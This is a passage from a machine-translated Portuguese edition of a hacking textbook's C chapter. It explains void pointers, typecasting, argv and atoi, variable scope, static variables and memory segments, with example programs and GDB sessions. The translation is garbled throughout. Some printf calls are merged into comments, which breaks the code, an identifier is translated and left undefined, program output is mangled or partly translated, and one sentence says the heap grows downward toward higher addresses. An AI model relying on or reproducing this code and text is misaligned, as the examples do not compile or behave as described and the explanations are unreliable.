Naturalmente, é muito mais fácil usar o tipo de dados correto para os ponteiros em primeiro lugar; no entanto, às vezes, um ponteiro genérico e sem tipo é desejado. Em C, um ponteiro void é um ponteiro sem tipo, definido pela palavra-chave void.

Os experimentos com ponteiros void revelam rapidamente algumas coisas sobre ponteiros sem tipo. Primeiro, os ponteiros não podem ser desreferenciados a menos que tenham um tipo.

Para recuperar o valor armazenado no endereço de memória do ponteiro, o compilador deve primeiro saber qual é o tipo de dados. Em segundo lugar, os ponteiros void também devem ser convertidos em tipos antes de fazer a aritmética do ponteiro. Essas são limitações bastante intuitivas, o que significa que a principal finalidade de um ponteiro void é simplesmente armazenar um endereço de memória.

O programa pointer_types3.c pode ser modificado para usar um único ponteiro void, convertendo-o para o tipo adequado toda vez que for usado. O compilador sabe que um ponteiro void não tem tipo, portanto, qualquer tipo de ponteiro pode ser armazenado em um ponteiro void sem conversão de tipo. No entanto, isso

pointer_types4.c também significa que um ponteiro void sempre deve ser submetido a um typecast ~~ao ser desreferenciado. Essas diferenças podem ser vistas em pointer_types4.c, que usa um ponteiro void.~~

```
#include <stdio.h>

int main() {
    int i;

    char char_array[5] = {'a', 'b', 'c', 'd', 'e'}; int
    int_array[5] = {1, 2, 3, 4, 5};

    void *void_pointer;

    void_pointer = (void *) char_array;

    for(i=0; i < 5; i++) { // Itere pela matriz int com o int_pointer. printf("[ponteiro de
        caractere] aponta para %p, que contém o caractere '%c'\n",
        void_pointer, *((char *) void_pointer));
        void_pointer = (void *) ((char *) void_pointer + 1);
    }

    void_pointer = (void *) int_array;

    for(i=0; i < 5; i++) { // Itere pela matriz int com o ponteiro int_pointer.
        printf("[ponteiro integer] aponta para %p, que contém o inteiro %d\n",
        void_pointer, *((int *) void_pointer));
        void_pointer = (void *) ((int *) void_pointer + 1);
    }
}
```

Os resultados da compilação e execução do pointer_types4.c são os seguintes.

```
reader@hacking:~/booksrc $ gcc pointer_types4.c
reader@hacking:~/booksrc $ ./a.out
[ponteiro de caractere] aponta para 0xbffff810, que contém o caractere
'a' [p o n t e i r o de caractere] aponta para 0xbffff811, que contém o
caractere 'b' [p o n t e i r o de caractere] aponta para 0xbffff812, que
contém o caractere 'c' [ponteiro de caractere] aponta para 0xbffff813,
que contém o caractere 'd' [p o n t e i r o de caractere] aponta para
0xbffff814, que contém o caractere 'e' [ponteiro de número inteiro]
aponta para 0xbffff7f0, que contém o inteiro 1 [ponteiro de inteiro]
aponta para 0xbffff7f4, que contém o inteiro 2 [p o n t e i r o de inteiro]
aponta para 0xbffff7f8, que contém o inteiro 3 [p o n t e i r o de inteiro]
aponta para 0xbffff7fc, que contém o inteiro 4 [ponteiro de inteiro]
aponta para 0xbffff800, que contém o inteiro 5 reader@hacking:~/booksrc
$
```

A compilação e o resultado desse `pointer_types4.c` são basicamente os mesmos que os do `pointer_types3.c`. O ponteiro `void` está, na verdade, apenas armazenando os endereços de memória, enquanto o typecasting codificado está dizendo ao compilador para usar os tipos adequados sempre que o ponteiro for usado.

Como o tipo é tratado pelas conversões de tipo, o ponteiro `void` nada mais é do que um endereço de memória. Com os tipos de dados definidos pela conversão de tipos, qualquer coisa que seja grande o suficiente para conter um valor de quatro bytes pode funcionar da mesma forma que um ponteiro `void`. Em `pointer_types5.c`, um número inteiro sem sinal é usado para armazenar esse endereço.

`pointer_types5.c`

```
#include <stdio.h>

int main() {
    int i;

    char char_array[5] = {'a', 'b', 'c', 'd', 'e'};
    int int_array[5] = {1, 2, 3, 4, 5};

    unsigned int hacky_nonpointer; hacky_nonpointer =
        (unsigned int) char_array;

    for(i=0; i < 5; i++) { // Itere pela matriz int com o int_pointer. printf("[hacky_nonpointer] aponta para %p,
        que contém o caractere '%c'\n",
        hacky_nonpointer, *((char *) hacky_nonpointer));
        hacky_nonpointer = hacky_nonpointer + sizeof(char);
    }

    hacky_nonpointer = (unsigned int) int_array;

    for(i=0; i < 5; i++) { // Itere pela matriz int com o int_pointer. printf("[hacky_nonpointer] aponta para %p, que
        contém o inteiro %d\n",
        hacky_nonpointer, *((int *) hacky_nonpointer));
        hacky_nonpointer = hacky_nonpointer + sizeof(int);
    }
}
```

Isso é um tanto hacky, mas como esse valor inteiro é convertido nos tipos de ponteiro adequados quando é atribuído e desreferenciado, o resultado final é o mesmo. Observe que, em vez de converter várias vezes para fazer aritmética de ponteiro em um inteiro sem sinal (que nem sequer é um ponteiro), a função `sizeof()` é usada para obter o mesmo resultado usando aritmética normal.

```
reader@hacking:~/booksrc $ gcc pointer_types5.c
reader@hacking:~/booksrc $ ./a.out
[hacky_nonpointer] aponta para 0xbffff810, que contém o caractere 'a'
[hacky_nonpointer] aponta para 0xbffff811, que contém o caractere 'b'
[hacky_nonpointer] aponta para 0xbffff812, que contém o caractere 'c'
[hacky_nonpointer] aponta para 0xbffff813, que contém o caractere 'd'
[hacky_nonpointer] aponta para 0xbffff814, que contém o caractere 'e'
[hacky_nonpointer] aponta para 0xbffff7f0, que contém o número inteiro 1
[hacky_nonpointer] aponta para 0xbffff7f4, que contém o número inteiro 2
[hacky_nonpointer] aponta para 0xbffff7f8, que contém o número inteiro 3
[hacky_nonpointer] aponta para 0xbffff7fc, que contém o número inteiro 4
[hacky_nonpointer] aponta para 0xbffff800, que contém o número inteiro 5
reader@hacking:~/booksrc $
```

O importante a ser lembrado sobre as variáveis em C é que o compilador é a única coisa que se preocupa com o tipo de uma variável. No final, depois que o programa foi compilado, as variáveis não passam de endereços de memória. Isso significa que as variáveis de um tipo podem ser facilmente coagidas a se comportar como outro tipo, bastando dizer ao compilador para convertê-las no tipo desejado.

0x266 Argumentos da linha de comando

Muitos programas não gráficos recebem entrada na forma de argumentos de linha de comando. Ao contrário da entrada com `scanf()`, os argumentos de linha de comando não exigem interação do usuário após o início da execução do programa. Isso tende a ser mais eficiente e é um método de entrada útil.

Em C, os argumentos da linha de comando podem ser acessados na função `main()` com a inclusão de dois argumentos adicionais à função: um número inteiro e um ponteiro para uma matriz de cadeias de caracteres. O número inteiro conterá o número de argumentos, e a matriz de strings conterá cada um desses argumentos. O programa `commandline.c` e sua execução devem explicar as coisas.

linha de comando.c

```
#include <stdio.h>

int main(int arg_count, char *arg_list[]) { int
    i;
    printf("There were %d arguments provided:\n", arg_count); for(i=0; i
        < arg_count; i++)
        printf("argumento #%d\t%s\n", i, arg_list[i]);
}
```

```
reader@hacking:~/booksrc $ gcc -o commandline commandline.c reader@hacking:~/booksrc $ ./commandline
Foram apresentados 1 argumentos:
argumento #0 - ./commandline
reader@hacking:~/booksrc $ ./commandline this is a test
Houve 5 argumentos fornecidos:
argumento #0 - ./argumento
de linha de comando nº 1 - este
argumento nº 2 - é
argumento #3 - a
argumento #4 - test
reader@hacking:~/booksrc $
```

O zeroésimo argumento é sempre o nome do binário em execução, e o restante do array de argumentos (geralmente chamado de *vetor de argumentos*) contém os argumentos restantes como cadeias de caracteres.

Às vezes, um programa deseja usar um argumento de linha de comando como um número inteiro em vez de uma cadeia de caracteres. Independentemente disso, o argumento é passado como uma cadeia de caracteres; no entanto, há funções de conversão padrão. Diferentemente da simples conversão de tipos, essas funções podem realmente converter matrizes de caracteres contendo números em números inteiros reais. A mais comum dessas funções é `atoi()`, que é a abreviação de *ASCII to integer*. Essa função aceita um ponteiro para uma string como argumento e retorna o valor inteiro que ela representa. Observe seu uso em `convert.c`.

convert.c

```
#include <stdio.h>

void usage(char *program_name) {
    printf("Uso: %s <mensagem> <# de vezes para repetir>\n", nome_do_programa);
    exit(1);
}

int main(int argc, char *argv[]) {
    int i, count;

    if(argc < 3)      // Se menos de 3 argumentos forem
        usados, usage(argv[0]); // exibe a mensagem de uso e
        sai.

    count = atoi(argv[2]); // Converta o segundo argumento em um número inteiro.
    printf("Repeating %d times..\n", count);

    for(i=0; i < count; i++)
        printf("%3d - %s\n", i, argv[1]); // Imprime o primeiro argumento.
}
```

Os resultados da compilação e execução do `convert.c` são os seguintes.

```
reader@hacking:~/booksrc $ gcc convert.c
reader@hacking:~/booksrc $ ./a.out
Uso: ./a.out <mensagem> <número de vezes para repetir>
```

```
reader@hacking:~/booksrc $ ./a.out "Olá, mundo! 3 Repetir 3
vezes...
 0 - Olá, mundo!
 1 - Olá, mundo!
 2 - Olá, mundo!
reader@hacking:~/booksrc $
```

No código anterior, uma instrução `if` garante que três argumentos sejam usados antes que essas strings sejam acessadas. Se o programa tentar acessar uma memória que não existe ou que o programa não tem permissão para ler, o programa falhará. Em C, é importante verificar esses tipos de condições e lidar com elas na lógica do programa. Se a instrução `if` de verificação de erros for comentada, essa violação de memória poderá ser explorada. O programa `convert2.c` deve deixar isso mais claro.

convert2.c

```
#include <stdio.h>

void usage(char *program_name) {
    printf("Uso: %s <mensagem> <# de vezes para repetir>\n", nome_do_programa);
    exit(1);
}

int main(int argc, char *argv[]) {
    int i, count;

    // if(argc < 3)           // Se forem usados menos de 3 argumentos,
    //     usage(argv[0]); // exibe a mensagem de uso e sai.

    count = atoi(argv[2]); // Converta o segundo argumento em um número inteiro.
    printf("Repeating %d times..\n", count);

    for(i=0; i < count; i++)
        printf("%3d - %s\n", i, argv[1]); // Imprime o primeiro argumento.
}
```

Os resultados da compilação e execução do `convert2.c` são os seguintes.

```
reader@hacking:~/booksrc $ gcc convert2.c
reader@hacking:~/booksrc $ ./a.out test Falha de
segmentação (núcleo despejado)
reader@hacking:~/booksrc $
```

Quando o programa não recebe argumentos suficientes na linha de comando, ele ainda tenta acessar os elementos da matriz de argumentos, mesmo que eles não existam. Isso faz com que o programa seja interrompido devido a uma falha de segmentação.

A memória é dividida em segmentos (que serão discutidos posteriormente), e alguns endereços de memória não estão dentro dos limites dos segmentos de memória aos quais o programa tem acesso. Quando o programa tenta acessar um endereço que está fora dos limites, ele sofre uma *falha* e morre no que é chamado de *falha de segmentação*. Esse efeito pode ser explorado mais detalhadamente com o GDB.

```
reader@hacking:~/booksrc $ gcc -g convert2.c reader@hacking:~/booksrc
$ gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) executar teste
Iniciando o programa: /home/reader/booksrc/a.out test
```

O programa recebeu o sinal SIGSEGV, falha de segmentação.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6 (gdb)
where
#0 0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6 #1
0xb800183c in ?? ()
#2 0x00000000 em ?? ()
(gdb) break main
Ponto de parada 1 em 0x8048419: arquivo convert2.c, linha
14. (gdb) run test
O programa que está sendo depurado já foi iniciado. **Iniciá-lo**
desde o começo? (y ou n) y
Iniciando o programa: /home/reader/booksrc/a.out test

Ponto de parada 1, main (argc=2, **argv=0xbffff894**) em convert2.c:14
14 count = atoi(argv[2]); // converte o segundo argumento em um
número inteiro (gdb) cont
Continuação.

O programa recebeu o sinal SIGSEGV, falha de segmentação.
0xb7ec819b in ?? () from /lib/tls/i686/cmov/libc.so.6 (gdb)
x/3xw 0xbffff894
0xbffff894: 0xbffff9b3 0xbffff9ce 0x00000000
(gdb) x/s 0xbffff9b3
0xbffff9b3: "/home/reader/booksrc/a.out"
(gdb) x/s 0xbffff9ce
0xbffff9ce: "teste"
(gdb) x/s 0x00000000
0x0: <endereço 0x0 fora dos limites>
(gdb) quit
O programa está em execução. Sair mesmo assim? (y ou n) y
reader@hacking:~/booksrc \$

O programa é executado com um único argumento de linha de comando test dentro do GDB, o que causa a falha do programa. O comando where às vezes mostra um backtrace útil da pilha; no entanto, nesse caso, a pilha foi muito danificada na falha. Um ponto de interrupção é definido no main e o programa é reexecutado para obter o valor do vetor de argumentos (mostrado em negrito). Como o vetor de argumentos é um ponteiro para uma lista de cadeias de caracteres, ele é, na verdade, um ponteiro para uma lista de ponteiros. Usar o comando x/3xw para examinar os três primeiros endereços de memória armazenados no endereço do vetor de argumentos mostra que eles próprios são ponteiros para cadeias de caracteres. O primeiro é o argumento número zero, o segundo é o argumento de teste e o terceiro é zero, que está fora dos limites. Quando o programa tenta acessar esse endereço de memória, ele falha com uma falha de segmentação.

0x267 Escopo de variáveis

Outro conceito interessante com relação à memória em C é o escopo ou contexto da variável - em particular, os contextos das variáveis dentro das funções. Cada função tem seu próprio conjunto de variáveis locais, que são independentes de todo o resto. De fato, várias chamadas para a mesma função têm seus próprios contextos. Você pode usar a função printf() com cadeias de caracteres de formato para explorar isso rapidamente; verifique-a em scope.c.

escopo.c

```
#include <stdio.h>

void func3() {
    int i = 11;
    printf("\t\t[in func3] i = %d\n", i);
}

void func2() {
    int i = 7;
    printf("\t[in func2] i = %d\n", i);
    func3();
    printf("\t[back in func2] i = %d\n", i);
}

void func1() {
    int i = 5;
    printf("\t[in func1] i = %d\n", i);
    func2();
    printf("\t[back in func1] i = %d\n", i);
}

int main() {
    int i = 3;
    printf("[in main] i = %d\n", i); func1();
    printf("[de volta ao principal] i = %d\n", i);
}
```

O resultado desse programa simples demonstra chamadas de função aninhadas.

```
reader@hacking:~/booksrc $ gcc scope.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3
    [in func1] i = 5
        [in func2] i = 7
            [in func3] i = 11
            [back in func2] i = 7
        [back in func1] i = 5
    [back in main] i = 3
reader@hacking:~/booksrc $
```

Em cada função, a variável `i` é definida com um valor diferente e impressa. Observe que, na função `main()`, a variável `i` é 3, mesmo depois de chamar `func1()`, em que a variável `i` é 5. Da mesma forma, em `func1()`, a variável `i` permanece 5, mesmo depois de chamar `func2()`, em que `i` é 7, e assim por diante. A melhor maneira de pensar nisso é que cada chamada de função tem sua própria versão da variável `i`.

As variáveis também podem ter um escopo global, o que significa que elas persistirão em todas as funções. As variáveis são globais se forem definidas no início do código, fora de qualquer função. No código de exemplo `scope2.c` mostrado abaixo, a variável `j` é declarada globalmente e definida como 42. Essa variável pode ser lida e gravada por qualquer função, e as alterações nela persistirão entre as funções.

escopo2.c

```
#include <stdio.h>

int j = 42; // j é uma variável global.

void func3() {
    int i = 11, j = 999; // Aqui, j é uma variável local de func3().
    printf("\t\t[in func3] i = %d, j = %d\n", i, j);
}

void func2() {
    int i = 7;
    printf("\t\t[in func2] i = %d, j = %d\n", i, j); printf("\t\t[in
func2] setting j = 1337\n");
    j = 1337; // Gravando em j
    func3();
    printf("\t\t[back in func2] i = %d, j = %d\n", i, j);
}

void func1() {
    int i = 5;
    printf("\t[in func1] i = %d, j = %d\n", i, j); func2();
    printf("\t[back in func1] i = %d, j = %d\n", i, j);
}

int main() {
    int i = 3;
    printf("[in main] i = %d, j = %d\n", i, j);
    func1();
    printf("[back in main] i = %d, j = %d\n", i, j);
}
```

Os resultados da compilação e execução do `scope2.c` são os seguintes.

```
reader@hacking:~/booksrc $ gcc scope2.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3, j = 42
```

```

[in func1] i = 5, j = 42
    [in func2] i = 7, j = 42 [in
        func2] setting j = 1337
            [in func3] i = 11, j = 999
                [back in func2] i = 7, j = 1337
                    [back in func1] i = 5, j = 1337 [back
in main] i = 3, j = 1337
reader@hacking:~/booksrc $
```

Na saída, a variável global `j` é gravada em `func2()`, e a alteração persiste em todas as funções, exceto em `func3()`, que tem sua própria variável local chamada `j`. Nesse caso, o compilador prefere usar a variável local. Com todas essas variáveis usando os mesmos nomes, pode ser um pouco confuso, mas lembre-se de que, no final, tudo não passa de memória. A variável global `j` é apenas armazenada na memória, e todas as funções podem acessar essa memória. As variáveis locais de cada função são armazenadas em seus próprios locais na memória, independentemente dos nomes idênticos. A impressão dos endereços de memória dessas variáveis fornecerá uma visão mais clara do que está acontecendo. No código de exemplo `scope3.c` abaixo, os endereços das variáveis são impressos usando o operador unário `address-of`.

`escopo3.c`

```
#include <stdio.h>

int j = 42; // j é uma variável global.

void func3() {
    int i = 11, j = 999; // Aqui, j é uma variável local de func3().
    printf("\t\t[in func3] i @ 0x%08x = %d\n", &i, i); printf("\t\t[in
        func3] j @ 0x%08x = %d\n", &j, j);
}

void func2() {
    int i = 7;
    printf("\t\t[in func2] i @ 0x%08x = %d\n", &i, i);
    printf("\t\t[in func2] j @ 0x%08x = %d\n", &j, j);
    printf("\t\t[in func2] setting j = 1337\n");
    j = 1337; // Gravando em j
    func3();
    printf("\t\t[back in func2] i @ 0x%08x = %d\n", &i, i);
    printf("\t\t[back in func2] j @ 0x%08x = %d\n", &j, j);
}

void func1() {
    int i = 5;
    printf("\t[in func1] i @ 0x%08x = %d\n", &i, i);
    printf("\t[in func1] j @ 0x%08x = %d\n", &j, j);
    func2();
    printf("\t[back in func1] i @ 0x%08x = %d\n", &i, i);
    printf("\t[back in func1] j @ 0x%08x = %d\n", &j, j);
}
```

```

int main() {
    int i = 3;
    printf("[in main] i @ 0x%08x = %d\n", &i, i);
    printf("[in main] j @ 0x%08x = %d\n", &j, j);
    func1();
    printf("[back in main] i @ 0x%08x = %d\n", &i, i);
    printf("[back in main] j @ 0x%08x = %d\n", &j, j);
}

```

Os resultados da compilação e execução do scope3.c são os seguintes.

```

reader@hacking:~/booksrc $ gcc scope3.c
reader@hacking:~/booksrc $ ./a.out
[in main] i @ 0xbffff834 = 3 [in
main] j @ 0x08049988 = 42
    [in func1] i @ 0xbffff814 = 5 [in
    func1] j @ 0x08049988 = 42
        [in func2] i @ 0xbffff7f4 = 7 [in
        func2] j @ 0x08049988 = 42 [in
        func2] setting j = 1337
            [in func3] i @ 0xbffff7d4 = 11 [in
            func3] j @ 0xbffff7d0 = 999
                [back in func2] i @ 0xbffff7f4 = 7 [back in
                func2] j @ 0x08049988 = 1337
                    [back in func1] i @ 0xbffff814 = 5 [back in
                    func1] j @ 0x08049988 = 1337
[de volta ao principal] i @ 0xbffff834 = 3
[de volta ao principal] j @ 0x08049988 =
1337 reader@hacking:~/booksrc $

```

Nessa saída, é óbvio que a variável **j** usada por `func3()` é diferente da usada pelas outras funções. O **j** usado por `func3()` está localizado em `0xbffff7d0`, enquanto o **j** usado pelas outras funções está localizado em `0x08049988`. Além disso, observe que a variável **i** é, na verdade, um endereço de memória diferente para cada função.

Na saída a seguir, o GDB é usado para interromper a execução em um ponto de interrupção em `func3()`. Em seguida, o comando `backtrace` mostra o registro de cada chamada de função na pilha.

```

reader@hacking:~/booksrc $ gcc -g scope3.c reader@hacking:~/booksrc $
gdb -q ./a.out
Usando a biblioteca do host libthread_db
"/lib/tls/i686/cmov/libthread_db.so.1". (gdb) lista 1
1      #include <stdio.h>
2
3      int j = 42; // j é uma variável global.
4
5      void func3() {
6          int i = 11, j = 999; // Aqui, j é uma variável local de func3().
7          printf("\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
8          printf("\t\t[in func3] j @ 0x%08x = %d\n", &j, j);
9      }

```

```

10
(gdb) break 7
Ponto de parada 1 em 0x8048388: arquivo scope3.c,
linha 7. (gdb) run
Iniciando o programa: /home/reader/booksr/a.out
[in main] i @ 0xbffff804 = 3
[in main] j @ 0x08049988 = 42
[in func1] i @ 0xbffff7e4 = 5 [in
func1] j @ 0x08049988 = 42
[in func2] i @ 0xbffff7c4 = 7 [in
func2] j @ 0x08049988 = 42 [in
func2] setting j = 1337

Ponto de parada 1, func3 () em scope3.c:7
7           printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
(gdb) bt
#0 func3 () em scope3.c:7
#1 0x0804841d in func2 () at scope3.c:17 #2
0x0804849f in func1 () at scope3.c:26 #3
0x0804852b in main () at scope3.c:35 (gdb)

```

O backtrace também mostra as chamadas de funções aninhadas, observando os registros mantidos na pilha. Cada vez que uma função é chamada, um registro chamado *stack frame* é colocado na pilha. Cada linha no backtrace corresponde a um quadro de pilha. Cada quadro de pilha também contém as variáveis locais para esse contexto. As variáveis locais contidas em cada quadro de pilha podem ser mostradas no GDB adicionando a palavra *full* ao comando backtrace.

```

(gdb) bt full
#0 func3 () em scope3.c:7
    i = 11
    j = 999
#1 0x0804841d in func2 () at scope3.c:17 i = 7
#2 0x0804849f in func1 () at scope3.c:26 i =
    5
#3 0x0804852b in main () at scope3.c:35 i = 3
(gdb)

```

O backtrace completo mostra claramente que a variável local *j* só existe no contexto de *func3()*. A versão global da variável *j* é usada nos contextos das outras funções.

Além das globais, as variáveis também podem ser definidas como variáveis estáticas, acrescentando a palavra-chave *static* à definição da variável. Semelhante às variáveis globais, uma *variável estática* permanece intacta entre as chamadas de função; no entanto, as variáveis estáticas também são semelhantes às variáveis locais, pois permanecem locais em um contexto de função específico. Um recurso diferente e exclusivo das variáveis estáticas é que elas são inicializadas apenas uma vez. O código em *static.c* ajudará a explicar esses conceitos.

estático.c

```
#include <stdio.h>

void function() { // Uma função de exemplo, com seu próprio contexto
    int var = 5;
    static int static_var = 5; // Inicialização de variável estática

    printf("\t[in function] var = %d\n", var); printf("\t[in
function] static_var = %d\n", static_var); var++; // Adicionar um a var.
    static_var++; // Adicione um à static_var.
}

int main() { // A função principal, com seu próprio contexto int
    i;
    static int static_var = 1337; // Outra estática, em um contexto diferente

    for(i=0; i < 5; i++) { // Faça um loop 5 vezes.
        printf("[in main] static_var = %d\n", static_var); function();
        // Chame a função.
    }
}
```

A apropriadamente chamada `static_var` é definida como uma variável estática em dois lugares: no contexto de `main()` e no contexto de `function()`. Como as variáveis estáticas são locais em um contexto funcional específico, essas variáveis podem ter o mesmo nome, mas na verdade representam dois locais diferentes na memória. A função simplesmente imprime os valores das duas variáveis em seu contexto e, em seguida, adiciona 1 a ambas. A compilação e a execução desse código mostrarão a diferença entre as variáveis estáticas e não estáticas.

```
reader@hacking:~/booksrc $ gcc static.c
reader@hacking:~/booksrc $ ./a.out
[in main] static_var = 1337 [in
function] var = 5
[in function] static_var = 5 [in
main] static_var = 1337
[in function] var = 5
[in function] static_var = 6 [in
main] static_var = 1337
[in function] var = 5
[in function] static_var = 7 [in
main] static_var = 1337
[in function] var = 5
[in function] static_var = 8 [in
main] static_var = 1337
[in function] var = 5
[in function] static_var = 9
reader@hacking:~/booksrc $
```

Observe que a `static_var` mantém seu valor entre as chamadas subsequentes para `function()`. Isso ocorre porque as variáveis estáticas mantêm seus valores, mas também porque são inicializadas apenas uma vez. Além disso, como as variáveis estáticas são locais para um contexto funcional específico, a `static_var` no contexto de `main()` mantém seu valor de 1337 o tempo todo.

Mais uma vez, a impressão dos endereços dessas variáveis, desreferenciando-as com o operador de endereço unário, proporcionará maior visibilidade do que realmente está acontecendo. Dê uma olhada em `static2.c` para ver um exemplo.

static2.c

```
#include <stdio.h>

void function() { // Uma função de exemplo, com seu próprio contexto
    int var = 5;
    static int static_var = 5; // Inicialização de variável estática

    printf("\t[in function] var @ %p = %d\n", &var, var);
    printf("\t[in function] static_var @ %p = %d\n", &static_var, static_var); var++;
        // Adicionar 1 a var.
    static_var++;    // Adicione 1 a static_var.
}

int main() { // A função principal, com seu próprio contexto
    int i;
    static int static_var = 1337; // Outra estática, em um contexto diferente

    for(i=0; i < 5; i++) { // loop 5 vezes
        printf("[in main] static_var @ %p = %d\n", &static_var, static_var);
        function(); // Chame a função.
    }
}
```

Os resultados da compilação e execução do `static2.c` são os seguintes.

```
reader@hacking:~/booksrc $ gcc static2.c reader@hacking:~/booksrc $
./a.out
[in main] static_var @ 0x804968c = 1337 [in
    function] var @ 0xbffff814 = 5
    [in function] static_var @ 0x8049688 = 5 [in
main] static_var @ 0x804968c = 1337
    [in function] var @ 0xbffff814 = 5
    [in function] static_var @ 0x8049688 = 6 [in
main] static_var @ 0x804968c = 1337
    [in function] var @ 0xbffff814 = 5
    [in function] static_var @ 0x8049688 = 7 [in
main] static_var @ 0x804968c = 1337
    [in function] var @ 0xbffff814 = 5
    [in function] static_var @ 0x8049688 = 8 [in
main] static_var @ 0x804968c = 1337
    [in function] var @ 0xbffff814 = 5
    [in function] static_var @ 0x8049688 = 9
reader@hacking:~/booksrc $
```

Com os endereços das variáveis exibidos, fica evidente que a `static_var` em `main()` é diferente da encontrada em `function()`, pois elas estão localizadas em endereços de memória diferentes (`0x804968c` e `0x8049688`, respectivamente). Você deve ter notado que todos os endereços das variáveis locais têm endereços muito altos, como `0xbffff814`, enquanto as variáveis globais e estáticas têm endereços de memória muito baixos, como `0x0804968c` e `0x8049688`. Isso é muito astuto de sua parte - perceber detalhes como esse e perguntar por que é um dos pilares do hacking. Continue lendo para obter suas respostas.

0x270 Segmentação de memória

A memória de um programa compilado é dividida em cinco segmentos: texto, dados, bss, heap e pilha. Cada segmento representa uma parte especial da memória que é reservada para uma determinada finalidade.

Às vezes, o *segmento de texto* também é chamado de *segmento de código*. É nele que estão `l o c a l i z a d a s` as instruções de linguagem de máquina montadas do programa. A execução das instruções nesse segmento não é linear, graças às estruturas e funções de controle de alto nível mencionadas anteriormente, que são compiladas em instruções de ramificação, salto e chamada na linguagem de montagem. À medida que um programa é executado, o EIP é definido como a primeira instrução no segmento de texto. Em seguida, o processador segue um loop de execução que faz o seguinte:

1. Lê a instrução para a qual o EIP está apontando
2. Adiciona o comprimento de byte da instrução ao EIP
3. Executa a instrução que foi lida na etapa 1
4. Volta para a etapa 1

Às vezes, a instrução será um salto ou uma instrução de chamada, que altera o EIP para um endereço diferente da memória. O processador não se importa com a alteração, pois espera que a execução seja não linear de qualquer forma. Se o EIP for alterado na etapa 3, o processador simplesmente voltará à etapa 1 e lerá a instrução encontrada no endereço para o qual o EIP foi alterado.

A permissão de gravação está desativada no segmento de texto, pois ele não é usado para armazenar variáveis, apenas código. Isso impede que as pessoas realmente modifiquem o código do programa; qualquer tentativa de gravação nesse segmento de memória fará com que o programa alerte o usuário de que algo ruim aconteceu, e o programa será encerrado. Outra vantagem de esse segmento ser somente leitura é que ele pode ser compartilhado entre diferentes cópias do programa, permitindo várias execuções do programa ao mesmo tempo sem nenhum problema. Deve-se observar também que esse segmento de memória tem um tamanho fixo, pois nada muda nele.

Os segmentos `data` e `bss` são usados para armazenar variáveis globais e estáticas do programa. O *segmento de dados* é preenchido com as variáveis globais e estáticas inicializadas, enquanto o *segmento bss* é preenchido com suas contrapartes não inicializadas. Embora esses segmentos possam ser gravados, eles também têm um tamanho fixo. Lembre-se de que as variáveis globais persistem, apesar do contexto funcional (como a variável `j` no exemplo anterior). As variáveis globais e estáticas são capazes de persistir porque são armazenadas em seus próprios segmentos de memória.

O segmento *heap* é um segmento de memória que o programador pode controlar diretamente. Os blocos de memória nesse segmento podem ser alocados e usados para o que o programador precisar. Um ponto importante sobre o segmento de heap é que ele não tem um tamanho fixo, portanto, pode aumentar ou diminuir conforme necessário. Toda a memória dentro do heap é gerenciada por algoritmos de alocação e desalocação, que reservam uma região de memória no heap para uso e removem as reservas para permitir que essa parte da memória seja reutilizada para reservas posteriores. O heap crescerá e diminuirá dependendo da quantidade de memória reservada para uso. Isso significa que um programador que usa as funções de alocação de heap pode reservar e liberar memória em tempo real. O crescimento do heap se move para baixo em direção a endereços de memória mais altos.

O segmento de *pilha* também tem tamanho variável e é usado como um bloco de notas temporário para armazenar variáveis de função local e contexto durante as chamadas de função. É isso que o comando backtrace do GDB examina. Quando um programa chama uma função, essa função terá seu próprio conjunto de variáveis passadas, e o código da função estará em um local de memória diferente no segmento de texto (ou código). Como o contexto e o EIP devem mudar quando uma função é chamada, a pilha é usada para lembrar todas as variáveis passadas, o local para o qual o EIP deve retornar após a conclusão da função e todas as variáveis locais usadas por essa função. Todas essas informações são armazenadas juntas na pilha no que é chamado coletivamente de *stack frame*. A pilha contém muitos stack frames.

Em termos gerais de ciência da computação, uma *pilha* é uma estrutura de dados abstrata usada com frequência. Ela tem a *ordenação primeiro a entrar, último a sair (FILO)*, o que significa que o primeiro item colocado em uma pilha é o último item a sair dela. Pense nisso como colocar contas em um pedaço de barbante com um nó em uma extremidade - você não pode tirar a primeira conta até que tenha removido todas as outras contas. Quando um item é colocado em uma pilha, isso é conhecido como *push (empurrar)*, e quando um item é removido de uma pilha, isso é chamado de *popping (estourar)*.

Como o nome indica, o segmento de pilha da memória é, de fato, uma estrutura de dados de pilha, que contém quadros de pilha. O registro ESP é usado para controlar o endereço do final da pilha, que muda constantemente à medida que os itens são inseridos e retirados dela. Como esse comportamento é muito dinâmico, faz sentido que a pilha também não tenha um tamanho fixo. Ao contrário do crescimento dinâmico do heap, à medida que a pilha muda de tamanho, ela cresce para cima em uma listagem visual da memória, em direção a endereços de memória mais baixos.

A natureza FILO de uma pilha pode parecer estranha, mas como a pilha é usada para armazenar o contexto, ela é muito útil. Quando uma função é chamada, vários itens são colocados na pilha juntos em um *quadro de pilha*. O registro EBP - às vezes chamado de *ponteiro de quadro (FP)* ou *ponteiro de base local (LB)* - é usado para fazer referência às variáveis de função local no quadro de pilha atual. Cada quadro de pilha contém os parâmetros da função, suas variáveis locais e dois ponteiros que são *n e c e s s á r i o s* para que as coisas voltem a ser como eram: o ponteiro de quadro salvo (SFP) e o endereço de retorno. O SFP é usado para restaurar o EBP ao seu valor anterior, e o *endereço de retorno* é usado para restaurar o EIP para a próxima instrução encontrada após a chamada da função. Isso restaura o contexto funcional do stack frame anterior.

O código stack_example.c a seguir tem duas funções: main() e test_function().

stack_example.c

```
void test_function(int a, int b, int c, int d) { int
    flag;
    char buffer[10];

    flag = 31337; buffer[0]
    = 'A';
}

int main() { test_function(1,
    2, 3, 4);
}
```

